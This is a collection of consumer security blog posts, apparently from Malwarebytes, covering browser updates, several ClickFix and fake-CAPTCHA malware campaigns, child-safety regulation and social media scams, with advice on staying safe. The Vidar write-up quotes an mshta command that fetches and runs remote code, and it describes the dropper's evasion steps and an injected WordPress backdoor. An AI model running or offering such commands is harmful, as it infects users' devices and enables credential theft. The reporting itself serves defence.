
On October 27, Google issued a new Stable channel update for Chrome.
Most users are on Chrome’s Stable channel. The desktop update brings Chrome to versions 156.0.8078.73/.74 for Windows and Mac and 156.0.8078.73 for Linux. The update includes 52 security fixes, including four rated Critical.
On the same day, Mozilla issued Security Advisory 2026-118, which fixes 167 vulnerabilities. Firefox 159 also introduces several new features.
Both updates will roll out over the coming days and weeks.
How to update Chrome
The easiest option is to allow Chrome to update automatically. But you can end up lagging behind on updates if you never close your browser or if something goes wrong, such as an extension preventing the update.
If you don’t want to wait for the rollout to reach you, manually updating is easy. Open About Google Chrome from Chrome’s settings or Help menu. Chrome will check for updates. If one is available, click Relaunch to apply it.
To update Firefox, open the browser and click the menu button at the right side of the Firefox toolbar, then go to Help and select About Firefox. The About Mozilla Firefox window will open.
Firefox will automatically check for updates. If one is available, it will be downloaded. Once done, you’ll be prompted to click Relaunch. After Firefox restarts, it will be up to date.
After the update, the version should be 159.0 or later
Technical details
These Chrome and Firefox updates address a familiar problem: browser code mishandling memory while processing web content. Both releases fix use-after-free vulnerabilities, including flaws in page layout, JavaScript processing, and SVG graphics.
A use-after-free vulnerability occurs when a program attempts to access a memory location after it has been freed. That can cause crashes or, in some cases, allow an attacker to run their own code.
There’s another connection between these updates: both Google and Mozilla credit OpenAI Codex Security with finding bugs fixed in these releases. AI can help security teams examine browser code for weaknesses, alongside human code reviews and automated tests that check how software handles unexpected inputs.
Mozilla’s collaboration with Anthropic shows how AI-discovered findings can lead to fixes: researchers validated vulnerabilities before reporting them, giving Mozilla’s team reproducible bugs to investigate, repair, and deliver to users.
Browse like no one’s watching.
Malwarebytes Privacy VPN encrypts your connection and never logs what you do, so the next story you read doesn’t have to feel personal. Try it free →
A domain that has long appeared in software documentation, code examples, and developer test material is now being used to push a ClickFix attack against Windows users.

A placeholder domain stands in for a website in an example. The best-known is probably example.com. Another, third-party[.]com, has often been used in documentation to represent an external website, API, or service.
However, there is a very important difference between the two: example.com is reserved for documentation, while third-party[.]com is an ordinary domain. Anyone could register it, and someone did. Every document, test, and skill that hardcoded it now points readers and users to the attacker’s infrastructure.
Researchers at Manifold Security found that third-party[.]com was serving a fake Cloudflare-style verification page to Windows visitors. The page tries to persuade them to open the Windows Run box and paste a command it has copied to their clipboard.This command is designed to download and execute a PowerShell script. At the time of writing the domain hosting the script is not resolving.
ClickFix is a social-engineering technique that turns the victim into the malware installer.
Instead of relying on a malicious attachment or an obvious executable download, the attacker convinces someone to run a command themselves. Common lures include:
A browser error that claims it needs a “manual fix.”
A bogus video-player, document-viewer, or popular software download.
A support scam page that tells the visitor to paste a command into Run, Command Prompt, Terminal, or PowerShell.
ClickFix works because the command often uses legitimate Windows or Mac tools to download and execute the next stage. It also runs with the permissions of the person who has been convinced to enter it.
The consequences can range from information theft to more serious compromise of a company network. In a recent campaign called TerminalFix, a fake Cloudflare CAPTCHA led victims to paste a PowerShell command into Windows Terminal or PowerShell.
How to stay safe
With ClickFix running rampant—and it doesn’t look like it’s going away anytime soon—it’s important to be aware, careful, and protected.
Slow down. Be wary of a webpage that urges you to run commands on your device, especially if it uses a countdown or other pressure tactic.
Don’t run commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
Check what you’re pasting. A website may copy a command to your clipboard without showing you the full text. Don’t paste it into a command window.
Secure your device. Use an up-to-date, real-time anti-malware solution with a web protection component.
Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!
Pro tip: The free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard.
Stop threats before they can do any harm.
Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →
Researchers at Hudson Rock found that cybercriminals hijacked HBO Max’s verified Reddit account and used it to run 108 malicious ads over roughly 48 hours.
The ads used HBO Max’s trusted corporate account to promote fake AI tools, developer software, and macOS utilities, lowering potential victims’ guards.
Some ads directed users to convincing HBO lookalike sites that claimed to offer a native HBO Max app for macOS or a promotional download. But instead of providing an installer, the sites instructed visitors to open Terminal on their Mac or, on Windows, the Run dialog or PowerShell, and paste in a command.
This is the hallmark of a growing social engineering technique known as ClickFix.
ClickFix attacks disguise malicious instructions as a routine technical step, such as fixing an error, completing a CAPTCHA, verifying that you are human, or installing software. A web page may silently copy a command to the clipboard, then guide the victim through pasting and running it, by which they will infect their own device.
Researchers at ADAMnetworks have dubbed the operation behind the HBO Max ads “PasteSwitch.” Its infrastructure appears to tailor the next stage to the visitor’s device and the lure being used.
Observed macOS payloads included MacSync and AMOS infostealers designed to steal browser credentials and profiles, Telegram data, Apple Notes, saved passwords, and cryptocurrency wallet recovery phrases.
Windows users could end up with the Amatera infostealer, which runs in memory. The operation has also been linked to cryptocurrency clipboard hijackers, which monitor copied wallet addresses and replace them with an attacker-controlled address before a transaction is sent.
How to stay safe
Reddit admins paused the ads and opened a security investigation after reports came in, but it is important to remain vigilant. Reportedly, ClickFix was responsible for more than half of all malware loader activity in 2025.
One reason for its success is that campaigns continue to add new methods for tricking users and different commands for avoiding detection.
Users of macOS Tahoe 26.4 or later may be warned when pasting text into Terminal, but it doesn’t appear for everyone, so you shouldn’t rely on that alone.
Malwarebytes can provide additional protection at several stages of a ClickFix attack. Browser Guard warns when a website tries to copy something to your clipboard, web protection blocks known malicious sites, and real-time protection can detect malware delivered by the campaign.
With ClickFix running rampant and inventing new methods all the time, it’s important to be aware, careful, and protected:
Treat ads with caution. A verified account does not guarantee that an ad is safe. Visit the company’s official website directly instead of downloading software through an advertisement.
Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Attackers may use countdowns, user counters, or other pressure tactics to make you act quickly.
Don’t run commands from untrusted sources. Never run code or commands copied from websites, emails, ads, or messages unless you trust the source and understand what the command does. Check the instructions against official documentation or contact the company’s support team.

Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component. Malwarebytes blocks ember-bridge.com, which is part of the PasteSwitch infrastructure.
Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!
From reporting threats to removing them.
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Short-form video platforms like TikTok and Instagram Reels have become the latest way cybercriminals spread malware.
We’ve already seen attackers move away from traditional phishing emails and toward tactics that trick people into installing malware themselves. Now they’re being lured with slick social media videos that promise free Spotify Premium, free Windows activation, or free Microsoft Office, but instead leave people with infostealers on their Windows devices.
Researchers at ReversingLabs uncovered two active campaigns that use short videos to trick users into running dangerous PowerShell commands or visiting malicious download sites. Similar campaigns have been reported by other researchers and national cybersecurity agencies, suggesting a growing trend: Cybercriminals are learning how to use social media algorithms just as effectively as marketers.
In true social media fashion, the videos on platforms like TikTok and Instagram Reels claim to solve a problem you didn’t know you had. The catch is that following the instructions delivers malware to your device.
How the scam works
The first campaign looks deceptively professional.
Accounts with names like “windows.tips” or “windows.insights” use Windows-style branding and post polished tutorial videos that resemble genuine tech support content. The videos are tagged with Windows and Office-related keywords so they appear alongside legitimate troubleshooting and tips content.
The videos promise to unlock Spotify Premium, Microsoft Office, or Windows for free. Viewers are then guided through step-by-step instructions that include opening Powershell, a legitimate Windows admin tool, and pasting in commands. Those commands download and run malware, much like the ClickFix scams we’ve covered before.
The malware was identified as Vidar, an infostealer designed to steal sensitive informtion from infected devices. Vidar commonly targets:
Saved browser passwords
Autofill data
Browser cookies
Cryptocurrency wallets
Two-factor authentication (2FA) data
TOR browser data
The stolen information is then sent back to servers controlled by the attackers.
How to stay safe
Research into similar TikTok-based attacks shows these scripts commonly add exclusions to Windows Defender, making it harder for security software to detect future malicious activity.
Fortunately, there are a few simple ways to protect yourself:
Only download software from official vendor websites.
Be skeptical of “free”, cracked, or unofficial versions of paid software.
Don’t follow instructions on a webpage without thinking them through, especially if the page asks you to run commands on your device or copy and paste code. Many ClickFix pages use countdowns, fake user counters, or other pressure tactics to make you act quickly.
Check that downloaded files match what you expected to download.
Verify a file’s publisher and digital signature before you run it. On Windows, you can usually check this by right-clicking the file, selecting Properties > Digital Signatures. Keep in mind that a valid signature does not guarantee a file is safe, but missing or suspicious signatures are often a red flag.
Use a real-time, up-to-date anti-malware solution to block malware like infostealers before it runs.
Pro tip: If you’re unsure whether a video, message, or website is legitimate, you can ask Malwarebytes Scam Guard about it. It can help identify suspicious content and advise you on what to do next.
A damaging new report from Ofcom, the UK’s communications regulator, has delivered a stark verdict: TikTok and YouTube’s content feeds are “not safe enough” for children. This isn’t just another regulatory slap on the wrist. Ofcom is putting out a wake-up call for anyone working in cybersecurity, threat intelligence, and online safety.
In its own words:
“Notably, TikTok and YouTube failed to commit to any significant changes to reduce harmful content being served to children, maintaining their feeds are already safe for children.”
On the positive side, Snap, Meta, and Roblox agreed to adopt further safety measures to protect children from online grooming and “stranger danger.”
The BBC reports that an Ofcom survey found 84% of children aged 8 to 12 were still using at least one major service with a minimum age of 13. We reported earlier about how easy it was to fool some of the age verification methods. Researchers using under-13 accounts also reported encountering sexual content and offensive language shortly after entering specific Roblox games.
Speaking of Roblox, The Guardian reports that US advocacy groups have formally requested the Federal Trade Commission (FTC) investigate Roblox for what they call “unfair and deceptive” practices. The complaint focuses on:
In-game purchases pressuring children to spend money
Chat functionality exposing children to strangers
Features designed to maximize engagement, which critics argue may be addictive
Drew Benvie, CEO of Battenhall and founder of youth safety nonprofit Raise, noted:
“Although Roblox is implementing new age-based safety measures, young players are adept at circumventing these protections.”
The cybersecurity point of view
What keeps cybersecurity researchers up at night is another angle to this problem. Many proposed age assurance solutions require users to hand over government IDs or biometric selfie data. We already talked about this in our blog, Age verification: Child protection or privacy risk?
Age verification systems create massive data collection opportunities that become prime targets for:
Data breaches exposing sensitive personally identifiable information (PII)
Identity theft facilitated by centralized ID databases
Biometric data theft, which cannot be changed like passwords
Malware and scams targeting users on less-secure platforms
When restrictions push young users toward smaller or less secure sites, they encounter:
No basic safety protections
Higher exposure to malware
Increased phishing and scam risks
Unmoderated harmful content
This is exactly what we see in threat intelligence: As defenders secure one vector, cybercriminals adapt and move elsewhere.
Safer systems beat stricter age gates
Protecting children should focus on building safer digital experiences overall. This is the only viable path forward because:
Stronger moderation actually removes harmful content rather than just blocking access
Safer recommendation systems prevent algorithmic amplification of harmful content
Better platform accountability means companies can’t prioritize engagement over safety
Avoiding invasive data collection prevents creating massive honeypots for attackers
As someone who analyzes malware and threats daily, I can tell you: security through obscurity (age gates) doesn’t work. Security through robust system design (moderation, safer algorithms, accountability) does.
Scammers don’t need to hack you. They just need you to click once.
Mozilla has published release notes for Firefox browser version 151.0, and this update includes several genuinely meaningful privacy and security improvements.
Three changes stand out in particular:
Stronger anti‑fingerprinting
Broader protection for local network access
More control over private sessions and permissions
Note that Mozilla says several Firefox 151 features are “part of a progressive roll out,” meaning they will appear for some users first and be expanded over time. So, you may not see all of them immediately.
Privacy

One of the more visible additions is a new “end private session” control in Private Browsing Mode. Instead of closing every private window to clear your traces, you now get a dedicated fire‑icon button next to the address bar that wipes the current private session’s data and immediately starts a fresh one.
End private session button
Under the hood, this clears the usual private browsing artifacts for that session, including history, cookies, cached files, and other site data that would normally disappear only when the last private window closes.
For people who routinely mix normal and private windows, this is safer and less error‑prone than hunting down every private tab before you walk away from the machine.
Firefox 151 also tightens its defenses against browser fingerprinting in the default “Standard” Enhanced Tracking Protection (ETP) mode. Mozilla says Firefox now limits the amount of device and browser information exposed to websites in a way that reduces the number of uniquely identifiable users by about 14% overall, and by roughly 49% on macOS.
This makes it harder for trackers to pick you out of the crowd, especially on platforms with fewer users to begin with (like certain macOS configurations). This reduces the privacy risk surface by default, which makes it harder for phishing and landing pages that redirect visitors to “categorize” you.
Another important change is Firefox’s “local network access restrictions,” which are now rolling out to all users, not just those who turned Enhanced Tracking Protection to Strict.
This means that when a website wants to communicate with devices on your local network, or with apps and services running on your machine, Firefox now asks for permission first. Chrome and Edge have been rolling out similar permission prompts.
The most notable example is CVE‑2026‑8953, a sandbox escape due to a use‑after‑free in the Disability Access APIs component. While there are currently no reports of in‑the‑wild exploitation for this specific bug at the time of writing, this is the kind of bug cybercriminals love.
A use-after-free (UAF) is a software memory vulnerability where a program attempts to access a memory location after it has been freed. If the program fails to clear the pointer to that freed memory, attackers can manipulate the error to crash the system or execute arbitrary code. A memory corruption leading to a sandbox escape is exactly the kind of link attackers want to complete a browser exploit chain.
How to update
If you’re running Firefox in a home or small‑office environment, we recommend updating to Firefox 151 as soon as possible to get the fingerprinting protections, local network access prompts, and security patches.
To update Firefox:
Open Firefox
Click the menu (three stacked lines) in the upper-right corner
Go to Help > About Firefox
Firefox will automatically check for updates and begin downloading them
Restart the browser when prompted to complete the update
Once your Firefox browser has been updated, it will show a green checkmark along with the message: “Firefox is up to date.”
Let’s face it, an incognito window can only do so much.
Breaches, dark web trading, credit fraud. Malwarebytes Identity Theft Protection monitors for all of it, alerts you fast, and comes with identity theft insurance.
Apparently, and this is an issue we’ve flagged before, social media platforms could stop scams, but they don’t because it hurts their revenue.
The Aldi meat box scam

This Facebook post immediately rattled my cage:
This promotion is not from Aldi and is not endorsed by the company. A random account, which may be compromised or completely fake, posts:
“My son works at Aldi and told me about something almost nobody knows. To be honest, I thought he was joking at first. If you’re over 40, you can get a meat box from Aldi for under $10. Sounds crazy, but it actually worked. They’re clearing out excess stock and, instead of throwing it away, they’re basically letting people have it for next to nothing. All I did was fill out a short form , I left the link in the comments in case it’s useful to anyone. I signed up for my husband (he’s 59 and loves a good steak), and when the box arrived, he opened it like it was his birthday. Everything looked fresh, neatly packed, and honestly there was more inside than we expected. It took me about a minute to fill out the form. If you’re over 40, definitely give it a go , worst case you lose a minute, best case you get a great box of meat almost for free.”
Unusual offer: Promises of high-value products (“meat box from Aldi for under $10”) for an extremely low price are classic signs of scams, especially when they leverage well-known brands.
Anecdotal story: The post uses a personal story (“My son works at Aldi…”) to appear trustworthy and relatable, a common technique in social engineering.
Age restriction: Arbitrarily targeting people over 40 is a psychological trick to make the offer feel exclusive and relevant.
External link: The most common tactic is to provide a link in the comments rather than in the main post to avoid automatic detection by the platform.
Urgency and simplicity: Encourages quick action with phrases like “took me about a minute,” downplaying any possible risk.
As it turns out, the possible risk, or “worst case” as the Facebook post calls it, is a lot worse than losing a minute of your time.
The first redirect sent me to a website where my device was fingerprinted using an embedded JavaScript before redirecting me to https://gifts-survey[.]life/click?key={identifier}, a site designed to mimic the Aldi website. I had my VPN set to the US.
The scam page immediately creates urgency with messages like “only 1 spot left” and “you only have 2 minutes to complete the survey,” trying to stop visitors from thinking things through.
The survey itself only asks basic questions, so there wasn’t much harm in clicking through it on my virtual machine.
As a reward, I got to pick three out of nine boxes to win a prize. I’m happy to report that I “aced” that test.
So, I was forwarded to the scammers’ real goal. On the domain hyperbargainsflow[.]shop, visitors are prompted to enter payment details for their discounted meat box, plus an optional upsell for faster delivery.
The final page asks victims to hand over personal details, including their full name, contact information, and home address, along with payment details for the fake “delivery” fee.
The site also uses tricks like more than 1,000 fake 5-star ratings and attempts to auto-complete and auto-submit the form if fields are detected as pre-populated. Saves you the trouble of submitting all your data yourself. Isn’t that nice of them?
If a post promises a box of premium meat for the price of a sandwich, assume it is a scam until you can prove otherwise.
The same simple checks will help you avoid this Aldi meat box scam and the next look‑alike campaign that pops up tomorrow.
Sometimes scrolling past the enthusiastic, fake comments will reveal what real users are saying:
You can also help slow these scams down by reporting them. On Facebook, click the three-dot menu on the post and choose Report post > Scam, fraud or false information.
If a deal claims to be “known only by insiders” or “almost nobody knows this,” treat it as a red flag, not a perk. Real retailers advertise widely and on their own accounts. They don’t hide genuine promotions in badly written Facebook posts from throwaway accounts.
Be wary of links posted in the comments. Scammers sometimes use that tactic to avoid automated scanning and reporting on the platform.
Check the browser address bar carefully. Scam pages can copy a brand’s logo and colors perfectly, but the domain name usually gives the game away.
Never enter card details, your full address, or your phone number into a site you reached via a random social post, especially if the offer feels too good to be true. If you already did, contact your bank or card issuer as soon as possible and monitor your statements.

Secure your devices. Use an up-to-date, real-time anti-malware solution with web protection. Malwarebytes blocks connections to unsafe sites like these.
Malwarebytes blocks gifts-survey[.]life
Pro tip: Malwarebytes Scam Guard recognized the Facebook post as a scam and could have saved somebody’s day.
Let’s face it, an incognito window can only do so much.
Breaches, dark web trading, credit fraud. Malwarebytes Identity Theft Protection monitors for all of it, alerts you fast, and comes with identity theft insurance.
Researchers found that cybercriminals are using sponsored search results and shared Claude chats to lure victims into a typical ClickFix attack to install malware on macOS devices.
ClickFix is a social engineering method that tricks users into infecting their own device with malware. Users are instructed to run specific commands that will download malware, usually an infostealer.
The researchers found that when users search for terms like “Claude Mac download,” they may see sponsored Google results that appear to go to the legitimate claude.ai domain.
In reality, the ads resolve to real Claude shared chats, set up to look like official “Claude Code on Mac” or Apple Support guides. Independent research by BleepingComputer found another chat serving the same purpose. The chat instructs victims to open Terminal and paste a base64‑encoded command, which pulls a loader shell script from attacker‑controlled infrastructure and runs it in memory.
The script then profiles the system, pulls down a second-stage payload and runs it through osascript, macOS’s built-in scripting engine. This gives the attacker remote code execution (RCE) without ever dropping a traditional application or binary.
This results in a MacSync‑style payload that harvests browser credentials, cookies, Keychain contents, and crypto wallet data, bundles it, and sends all that information over HTTP to attacker servers.
With ClickFix running rampant and inventing new methods all the time, it’s important to stay aware, cautious, and protected.
Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy and paste code. Attackers rely on urgency to bypass your critical thinking, so be cautious of pages urging immediate action. Sophisticated ClickFix pages add countdowns, user counters, or other pressure tactics to make you act quickly.
Avoid running commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand what the action does.
Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
Limit copy and paste for commands. Manually typing commands instead of copy and paste can reduce the risk of unknowingly running malicious payloads hidden in copied text.
Secure your devices. Use an up-to-date, real-time anti-malware solution with web protection. Malwarebytes blocks connections to unsafe sites like these.
Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected places helps maintain vigilance. Keep reading our blog!
Stay away from sponsored ads in search results. Anyone can buy them and make them look legitimate.
Pro tip: The free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard.
Stop threats before they can do any harm.
Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →
Your prices could be going up because of a little something that one group has started calling the “cyber tax.”
Not a “tax” in any regulatory sense of the word, this newly named “cyber tax” is instead a consequence of the growing number of cyberattacks on small businesses. According to the latest research from the Identity Theft Resource Center, 81% of small- and medium-sized businesses suffered a data breach, a security breach, or both, within the past year. And of those businesses, more than 50% of lost more than $250,000.
According to the most recent data from the US Federal Reserve, the median American family has just $8,000 in savings, meaning that a hit of $250,000 could bankrupt a family and turn their lives upside down. But there’s an interesting layer within this data—the median American family is quite similar to the median American business. In fact, they’re often the exact same person.
The local grocer, the nearby HVAC repair service, the avid cyclist who just opened a bike shop, and the tax professional, and physical therapist helping out neighbors are everyday individuals and family members. They do not have multimillion dollar corporations at their backs, supporting them with legal teams, insurance policies, and dedicated IT support teams.
A loss of $250,000, then, is a potential loss of their business. And to stay afloat, the Identity Theft Resource Center found, for the first time ever, that 38% decided to raise their prices.
“It was near 40% said ‘We actually had to raise prices—we had to pass this cost onto our customers,’” said Eva Velasquez, CEO of the Identity Theft Resource Center. “We’re now really seeing the long-term downstream effects of cyberattacks.”
As frustrating as the cyber tax can be, small businesses themselves are also facing a new wave of cyberattacks, from AI-powered phishing emails so convincing that small business owners can’t tell the legitimate from the illegitimate, to deepfake calls that impersonate the CEO of a three-person company, to supply-chain attacks that target small companies as a way to reach bigger ones.
Today, on the Lock and Code podcast with host David Ruiz, we speak with Velasquez about cybercrime’s impact on small businesses, the new threats being deployed because of AI, and what is necessary to protect business owners and their consumers.
“Great businesses with great protocols in place can still have a vulnerability exploited because this is what the cyber bad guys are doing all day long. They only have to be right once, whereas small business owners have to be right 100% of the time.”
In recent years, ClickFix and fake CAPTCHA techniques have become a popular way for cybercriminals to distribute malware. Instead of exploiting a technical vulnerability, these attacks rely on convincing people to run malicious commands themselves.
Our researchers have recently detected a campaign that ultimately delivers the Vidar infostealer, using several different infection chains.
One of the methods used in this campaign involves installing a malicious installer delivered through fake CAPTCHA pages hosted on compromised WordPress websites. We detected a number of compromised websites involved in the campaign, located in countries including Italy, France, the United States, the United Kingdom, and Brazil.
What is Vidar?
Vidar is a well-known infostealer malware family designed to harvest sensitive data from infected systems. It typically targets:
Browser-stored usernames and passwords
Cryptocurrency wallet information
Session cookies and authentication tokens
Autofill data and saved payment information
Files that may contain sensitive data
Because Vidar loads in memory and communicates with remote command servers, it can quietly collect and exfiltrate data without obvious signs of infection.
Fake CAPTCHA: the never-ending story

When a user visits a compromised website, they may see a screen mimicking Cloudflare’s familiar “Verifying you are human” page.
This technique has been widely used since 2024 and has evolved through numerous variations over time, both in its visual appearance and in the malicious commands that start the infection chain.
The fake CAPTCHA message shown to the user.
The page instructs the visitor to copy and run a malicious command that starts the infection chain, in this case:
mshta https://{compromised website}/challenge/cf
Mshta is a legitimate Windows binary designed to execute Microsoft HTML Application (HTA). Because it is built into Windows, attackers have abused it since the early days of the ClickFix campaigns.
In this case, the command launches a simple obfuscated HTA script, which eventually downloads and installs malware associated with the Vidar infostealer.
HTA-based MSI dropper
The HTA script is the intermediate stage that downloads and runs a malicious MSI installer. An MSI is a Windows installation package normally used to install software, but attackers frequently abuse it to deliver malware.
The script performs several operations:
The window is resized to 0x0 and moved off-screen, making the application invisible to the user.
The script terminates if the document.location.href doesn’t start with http.
The strings are decoded using XOR and a random key.
Through WMI queries, the script checks for installed antivirus products.
It creates hidden working folders in a random folder under \AppData\Local to drop the MSI file.
In the end, the script downloads the malicious MSI from a compromised website. The downloaded file must be larger than 100 KB to be considered valid. Finally, it removes the :Zone.Identifier alternate data stream.
The malicious HTA script.
In this case, the malicious MSI was downloaded using the following command:
The MSI defines a CustomAction ConfigureNetFx, and it executes a GoLang loader.
Malware loaders (also known as droppers or downloaders) are common tools in the cybercrime ecosystem. Their main job is to stealthily compromise a system and then deliver one or more additional malware payloads.
In this campaign, the loader ultimately decrypts and executes the Vidar infostealer. The executable has different names in the different MSI samples analyzed.
The custom action defined in the MSI.
The Golang loader decodes a shellcode that performs different anti-analysis checks, including:
CheckRemoteDebuggerPresent
IsDebuggerPresent
QueryPerformanceCounter
GetTickCount
After several intermediate steps, the loader decrypts and loads Vidar infostealer directly into memory.
Analysis of compromised websites
The malicious iframe injected into the compromised websites was generated by the domains cdnwoopress[.]com or woopresscdn[.]com in the analyzed cases.
The malicious iframe injected into the compromised website.
The injected code has several functions, and the command used in the fake CAPTCHA attack is obtained from the /api/get_payload endpoint.
Code injected into the compromised websites.
Because the malicious website was misconfigured, we were able to view the backend code injected into the compromised WordPress sites.
The injected script performs several actions:
Creates the file wp-cache-manager.php if it doesn’t already exist, obtaining its contents from the endpoint /api/plugin.
Sends a heartbeat request every hour containing the domain name, site URL, WordPress version, and status.
During page loads (template_redirect), the script filters visitors based on User-Agent and targets Windows desktop visitors.
Requests /api/inject?domain=domain from the remote command server. The response HTML is then displayed, replacing the normal WordPress page.
The malicious code injected in the compromised WordPress site.
How to stay safe
Attacks like this rely on tricking people into running commands themselves, so a few simple precautions can make a big difference.
Slow down. If a webpage asks you to run commands on your device or copy and paste code, pause and think before following the instructions. Cybercriminals often create a sense of urgency with fake security checks, countdown timers, or warnings designed to make you act without thinking.
Never run commands from untrusted sources. A legitimate website should never require you to press Win+R, open Terminal, or paste commands into PowerShell just to verify you are human. If a page asks you to do this, treat it as suspicious.
Verify instructions independently. If a website tells you to execute a command or perform a technical action, check official documentation or contact support through trusted channels before doing anything.
Be cautious with copy and paste. Some attacks hide malicious commands in copied text. If you ever need to run a command from documentation, typing it manually can help reduce the risk of running hidden code.
Protect your device. Keep your operating system and browser updated and use security software that can block malicious websites and detect infostealer malware.
Stay informed. Techniques like fake CAPTCHA pages and ClickFix attacks continue to evolve. Knowing that attackers may try to trick you into running commands yourself can help you spot these scams before they succeed.
Pro tip: The free Malwarebytes Browser Guard extension can warn you if a website attempts to copy content to your clipboard, which may help prevent this type of attack.
While Americans are sorting through paperwork to get their taxes filed in time, scammers are working overtime to grab a piece of the action.
As tax season ramps up, so does scam activity. Our telemetry shows a spike in robocalls impersonating tax resolution firms, tax relief agencies, and vaguely named “assistance centers.” These calls are designed to create urgency, fear, and confusion in the hope of pushing recipients to call back before they have time to think critically.
These robocalls typically try to collect personal information, pressure victims into paying fake tax debts, or funnel them into questionable tax-relief services.
Below are transcripts of two recent voicemail examples submitted by anonymized Scam Guard users that illustrate how these scams operate.
The scripts: different names, similar playbook
Voicemail #1
